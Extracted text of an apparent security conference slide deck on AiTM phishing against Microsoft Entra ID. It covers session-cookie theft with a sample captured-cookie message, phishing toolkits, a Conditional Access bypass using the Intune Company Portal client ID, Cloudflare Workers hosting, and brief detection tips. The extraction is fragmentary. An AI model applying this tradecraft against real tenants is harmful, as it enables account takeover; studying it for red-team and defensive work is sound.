

Payload-less Initial Access leveraging cloud workers & conditional access bypass

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Agenda

- Recap on AiTM & CAP Bypasses
- Leveraging TokenSmith
- AiTM inside of Cloudflare workers
- War Stories
- Detection and Further Thoughts



AiTM – What is it and why care?




AiTM Phishing

- TI relevant SS are you with us today in the audience?
- Not easy to detect / block
- Gets the actor a ton of access



AiTM Flow for Microsoft Entra ID

- User lured to AITM site
 - usually behind Cloudflare or proxy service
- User enters credentials and MFA.
- Malicious Server intercepts the returning ESTS* cookies for authentication




AiTM Flow for Microsoft Entra ID

User returned to attacker-controlled redirection site

Attacker Imports ESTS* Tokens into the browser for session theft

OAUTH Flow for swapping the ESTS* cookie for Graph and Refresh tokens through the OAUTH Flow



ESTSAUTH Tokens


PhishingData APP 1:42 PM Pwned - Password received! User: derpy.f Password: A password here Note: The 1st cookie below is unlikely to provide you access unless they have no 2FA. The 2nd cookie will contain the 2FA data and the 3rd one the 2FA + 'Stay signed in' data. Cookies found! esctx-jQZDvhRHY4=; domain=.login.microsoftonline.com; expires=Tue, 01-Jul-2025 12:42:33 GMT; path=/; SameSite=None; ESTSAUTHPERSISTENT=1.AUEBe6mZqbzPUkCglYFUh6CA8VtEZUfGMrBJg-



Session Theft

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te@tdejmp:/mnt/c/Users/te/Downloads$ cat oi.cok


ESTSAUTHPERSISTENT=1.ATs/
```



AiTM Common Toolkits

- Modlishka https://github.com/drk1wi/Modlishka
- Evilginx2 https://github.com/kgretzky/evilginx2
- NecroBrowser https://github.com/muraenateam/necrobrowser










Real Word Examples Of Custom Kits







Adversary In The Middle (AiTM)





Fingerprinting

```
</style>
    </head>
   <body class="delivered" id="z5HkSR201x">
                 <h1>Foo<a class="z5HkSR201x"></a>d a<a class="z5HkSR201x"></a>d a<a class="z5HkSR201x"></a>erin<a class="z5HkSR201x"></a>k Inf<a class="z5HkSR201x"></a>class="z5HkSR201x"></a>erin<a class="z5HkSR201x"></a>erin<a class="z5HkSR201x"><a class="z5HkSR201
           <div class="z5HkSR201x container">
                 <!-- Food Section -->
                 <div class="section">
                       <h2>Food</h2>
                       Appet<a class="z5HkSR201x"></a>izers: Brusch<a class="z5HkSR201x"></a>brooms, Garlic <a class="z5HkSR201x"></a>brooms, Garlic <a class="z5HkSR201x"></a>brooms, Garlic <a class="z5HkSR201x"></a>
                             </div>
                 <!-- Drink Section -->
                 <div class="z5HkSR201x section">
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          </footer>
88 </body>
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    <script>
          window.location.reload();
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Explore a variety of delicious food options including appetizers, main


- * Appetizers: Bruschetta, Stuffed Mushrooms, Garlic Bread
- * Main Courses: Spaghetti Carbonara, Grilled Chicken, Vegetarian Lasagna
- * Desserts: Tiramisu, Cheesecake, Chocolate Lava Cake


Drinks

Discover a range of beverages to complement your meal, including soft drinks, cocktals, and coffee.

- * Soft Drinks: Cola, Lemonade, Iced Tea
- * Cocktails: Margarita, Mojito, Cosmopolitan
- * Coffee: Espresso, Cappuccino, Latte
- (C) 2025 Food and Drink Info. All rights reserved.


Tracking / Hunting








Further analysis





Preventative Controls - Conditional Access Policies (CAP)



What are Entra ID CAPs?


CAP In a Nutshell:

- Hole is for users
- Yellow wall for bad guys





Pictorially



(e.g. browser cookies / refresh token)




How do CAPs protect identities?

Something the **user** possesses

But

The AiTM server, and the Adversary does **not**



Identity Sigil Artifact

"Something the user possesses But The AiTM server, and the Adversary does not."

Grants immunity to credential replay and phishing illusions upon proofof-possession.

What are those legendary things?


Compliant or hybrid Azure AD joined device

Public Key challenge ("phishing-resistant MFA")

Special ingress IP

..and weaker things like geolocation, client ID, User Agent string

TokenSmith Detour -A story of bypassing the Compliant device boundary



Video performance @

70,748 Video Views 12s Average watch time

(post drop – 27th Dec)

246h 13m

Watch time

(which was day after Boxing day)



December whispers

- HINT 1:
 - Client ID: '9ba1a5c7-f17a-4de9-a1f1- 6178c8d51223'
- HINT 2:
 - [Intune Company Portal]





OAuth2 mechanism & RTFM

Updated by: <u>8252</u>, <u>8996</u>, <u>9700</u>

Internet Engineering Task Force (IETF)


Request for Comments: 6749

Obsoletes: 5849

Category: Standards Track

ISSN: 2070-1721

The OAuth 2.0 Authorization Framework



Note: The lines illustrating steps (A), (B), and (C) are broken into two parts as they pass through the user-agent.

Figure 3: Authorization Code Flow

Message after RTFM

- Redirect URI is not Arbitrary
- Microsoft doesn't publish their first party App redirectors
- So, this is probably the main thing we need to reverse engineer



How would you approach this?

WHAT – being able to run offensive tools

HOW - Authenticate into Entra ID with compliant device CAP, without using a compliant device




The red team, using a Microsoft 0-day on the next engagement



Approach one – device code

Because .. it has the name 'device' in it

You can specify client ID when initiating a device code sign in





We're blocked

Review of logs:

Did not satisfy the CAP



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Help us keep your device secure


Your sign-in was successful, but your admin requires the device that's requesting access to be managed by Entra Research to access this resource.

More details




Approach 4 – Trying to get TLS layer HTTP proxy working

- Burp suite
- System proxy
- CA cert







Okay – System level https proxy working





But for what we needed ... it did not work out





Reason? mTLS check?

Proxy detection?



Google to the rescue


There must be those with enterprise SSL HTTP proxy with same issue?





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FIX Intune Company Portal App Login Issues with Windows 10/11

Last Updated: August 6, 2024 by Anoop C Nair

Intune Company Portal App Login Issues with Windows 11 or Windows 10 Devices? Have you trie

Repair or Reset Company Portal App to fix the issue? The Intune company portal application is no

anoopcnair.com/fix-intune-company-portal-app-login-issues/

Logged at Hebaccoamprocessomepp, microso, memoar

AAD::Core::WebAccountProcessor::ReportOperationError.

Error: 0xCAA82EE2 The request has timed out.

Log Name: Microsoft-Windows-AAD/Operational

Source: Microsoft-Windows-AAD

Date: 15/07/2020 16:00:58

Event ID: 1098

Task Category: AadTokenBrokerPlugin Operation

Level: Error

Keywords: Operational, Error

User:

Computer: Description:

Error: 0xCAA82EE2 The request has timed out.

Exception of type 'class HttpException' at xmlhttpwebrequest.cpp, line: 163, method:

XMLHTTPWebRequest::ReceiveResponse.

Log: 0xcaa10083 Exception in WinRT wrapper.

Logged at authorizationclient.cpp, line: 233, method: ADALRT::AuthorizationClient::AcquireToken.

Request: authority: https://login.microsoftonline.com/common, client: 8ba1a5c7-f19a-5de9-a1f1-


7178c8d51343, redirect URI: ms-appx-web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-

1750391847-2906264630-3525785777-2857982319-3063633125-1907478113

wait what?



Demo time



The shadow patch

- Roughly 20th Feb 2025 Microsoft quietly reduced the scope for the token you could get from company portal
- Noticeably narrower than the original, notably only on top of the Intune related ones:
 - ServicePrincipalEndpoint.Read & User.Read
- Also, Tokensmith's executable has become 'malware'



So ... we've covered Token-Flare

Now show me the payload-less initial access!











Cloudflare Workers

Serverless JavaScript functions that run at the edge - on Cloudflare's global network. They allow developers to run logic close to users

Great work has gone into replicating AiTM flows inside of Cloudflare workers (https://zolder.io/)

- https://zolder.io/blog/aitm-attacks-using-cloudflare-workers/
- https://github.com/zolderio/AITMWorker





The Adversary's Perspective


- workers.dev is the domain name used, pages.dev is another beast
- The attacker controls part of the subdomain:
 - Example: test-op-orange.<controlledbyattacker>.workers.dev
 - Workers.dev & Pages.dev has a high level of reputation and is being widely abused
- The attacker can set up a Custom Domain
 - CNAME records are created based off of the worker address

Hunting Tip:

Free Cloudflare Accounts use the Email Address as a subdomain (by default)



Cloudflare Workers





Improving Capabilities – What We Wanted

- OPSEC safe deployments
